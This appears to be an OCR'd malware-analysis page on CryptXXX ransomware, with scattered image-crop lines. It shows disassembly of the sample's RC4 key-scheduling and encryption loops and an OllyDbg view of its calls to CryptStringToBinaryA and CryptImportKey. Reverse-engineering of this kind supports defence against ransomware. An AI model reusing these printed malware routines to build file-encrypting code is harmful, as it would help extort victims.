
CryptXXX

- RC4 key generation
- RC4 encryption



```
00A8F4C2 mov     [ebp+var_11], 0
```


```
00A8F4C6
00A8F4C6 loc_A8F4C6:
00A8F4C6 xor     eax, eax
00A8F4C8 mov     al, [ebp+var_11]
00A8F4CB mov     dl, [ebp+var_11]
00A8F4CE mov     [eax+0A96320h], dl
00A8F4D4 inc     [ebp+var_11]
00A8F4D7 cmp     [ebp+var_11], 0
00A8F4DB jnz     short loc_A8F4C6
```



```
00A8F516 inc     byte ptr [ebp-12h]
00A8F519 inc     byte ptr [ebp-11h]
00A8F51C cmp     byte ptr [ebp-11h], 0
00A8F520 jnz     short loc_A8F4F0
```


```
00A8F522 mov     byte ptr [ebp-11h], 0
```

```
00A8F526
00A8F526 loc_A8F526:
00A8F526 xor     eax, eax
00A8F528 mov     al, [ebp-12h]
00A8F52B xor     edx, edx
00A8F52D mov     dl, [ebp-11h]
00A8F530 movzx   edx, byte ptr [ebp+edx-212h]
00A8F538 add     eax, edx
00A8F53A xor     edx, edx
00A8F53C mov     dl, [ebp-11h]
00A8F53F movzx   edx, byte ptr [edx+0A96320h]
00A8F546 add     eax, edx
00A8F548 and     eax, 0FFh
00A8F54D mov     [ebp-12h], al
00A8F550 xor     eax, eax
00A8F552 mov     al, [ebp-11h]
00A8F555 mov     al, [eax+0A96320h]
00A8F55B mov     [ebp-1], al
00A8F55E xor     eax, eax
00A8F560 mov     al, [ebp-12h]
00A8F563 mov     al, [eax+0A96320h]
00A8F569 xor     edx, edx
00A8F56B mov     dl, [ebp-11h]
00A8F56E mov     [edx+0A96320h], al
00A8F574 xor     eax, eax
00A8F576 mov     al, [ebp-12h]
00A8F579 mov     dl, [ebp-1]
00A8F57C mov     [eax+0A96320h], dl
00A8F582 inc     byte ptr [ebp-11h]
00A8F585 cmp     byte ptr [ebp-11h], 0
00A8F589 jnz     short loc_A8F526
```



```
00A8F411 inc     eax
00A8F412 mov     [ebp+var_1C], eax ; length
00A8F415 mov     [ebp+var_18], 0
```

```
00A8F41C
00A8F41C loc_A8F41C:                      ; encrypt
00A8F41C mov     eax, [ebp+var_C]
00A8F41F inc     eax
00A8F420 and     eax, 0FFh
00A8F425 mov     [ebp+var_C], eax
00A8F428 mov     eax, [ebp+var_C]
00A8F42B movzx   eax, byte ptr [eax+0A96320h]
00A8F432 mov     [ebp+var_14], eax
00A8F435 mov     eax, [ebp+var_10]
00A8F438 add     eax, [ebp+var_14]
00A8F43B and     eax, 0FFh
00A8F440 mov     [ebp+var_10], eax
00A8F443 mov     eax, [ebp+var_10]
00A8F446 mov     al, [eax+0A96320h]
00A8F44C mov     edx, [ebp+var_C]
00A8F44F mov     [edx+0A96320h], al
00A8F455 mov     al, byte ptr [ebp+var_14]
00A8F458 mov     edx, [ebp+var_10]
00A8F45B mov     [edx+0A96320h], al
00A8F461 mov     eax, [ebp+var_C]
00A8F464 movzx   eax, byte ptr [eax+0A96320h]
00A8F46B add     eax, [ebp+var_14]
00A8F46E and     eax, 0FFh
00A8F473 mov     [ebp+var_14], eax
00A8F476 mov     eax, [ebp+var_4]
00A8F479 mov     edx, [ebp+var_18]
00A8F47C mov     al, [eax+edx]
00A8F47F mov     edx, [ebp+var_14]
00A8F482 xor     al, [edx+0A96320h]
00A8F488 mov     edx, [ebp+var_8]
00A8F48B mov     ecx, [ebp+var_18]
00A8F48E mov     [edx+ecx], al
00A8F491 inc     [ebp+var_18]
00A8F494 dec     [ebp+var_1C]
00A8F497 jnz     short loc_A8F41C ; encrypt
```



OllyDbg - svchost.exe - [CPU - main thread, module CryptXXX]


```
0B01EA7F   50            PUSH EAX
0B01EA80   6A 00         PUSH 0
0B01EA82   8B45 F8       MOV EAX,DWORD PTR SS:[EBP-8]
0B01EA85   E8 0657FEFF   CALL CryptXXX.0B004190
0B01EA8A   50            PUSH EAX
0B01EA8B   8B45 F8       MOV EAX,DWORD PTR SS:[EBP-8]
0B01EA8E   E8 F558FEFF   CALL CryptXXX.0B004388
0B01EA93   50            PUSH EAX
0B01EA94   E8 D734FFFF   CALL CryptXXX.0B011F70        JMP to crypt32.CryptStringToBinaryA
0B01EA99   8D45 DC       LEA EAX,DWORD PTR SS:[EBP-24]
0B01EA9C   50            PUSH EAX
0B01EA9D   6A 00         PUSH 0
0B01EA9F   6A 00         PUSH 0
0B01EAA1   8B45 F0       MOV EAX,DWORD PTR SS:[EBP-10]
0B01EAA4   E8 1F1FFFFF   CALL CryptXXX.0B0109C8
0B01EAA9   50            PUSH EAX
0B01EAAA   8B45 F0       MOV EAX,DWORD PTR SS:[EBP-10]
0B01EAAD   8B40 04       MOV EAX,DWORD PTR DS:[EAX+4]
0B01EAB0   50            PUSH EAX
0B01EAB1   8B45 EC       MOV EAX,DWORD PTR SS:[EBP-14]
0B01EAB4   50            PUSH EAX
0B01EAB5   E8 0E35FFFF   CALL CryptXXX.0B011FC8        JMP to ADVAPI32.CryptImportKey
0B01EABA   85C0          TEST EAX,EAX
0B01EABC ⌄ 0F84 9D000000 JE CryptXXX.0B01EB5F
0B01EAC2   33C0          XOR EAX,EAX
0B01EAC4   55            PUSH EBP
0B01EAC5   68 58EB010B   PUSH CryptXXX.0B01EB58
0B01EACA   64:FF30       PUSH DWORD PTR FS:[EAX]
0B01EACD   64:8920       MOV DWORD PTR FS:[EAX],ESP
0B01EAD0   C745 E4 0400000 MOV DWORD PTR SS:[EBP-1C],4
0B01EAD7   6A 00         PUSH 0
0B01EAD9   8D45 E4       LEA EAX,DWORD PTR SS:[EBP-1C]
0B01EADC   50            PUSH EAX
0B01EADD   6A 00         PUSH 0
0B01EADF   6A 00         PUSH 0
0B01EAE1   6A FF         PUSH -1
0B01EAE3   6A 00         PUSH 0
0B01EAE5   8B45 DC       MOV EAX,DWORD PTR SS:[EBP-24]

0B011F70=CryptXXX.0B011F70
```

```
Registers (FPU)
EIP 0B01EA94 CryptXXX.0B01EA94

C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
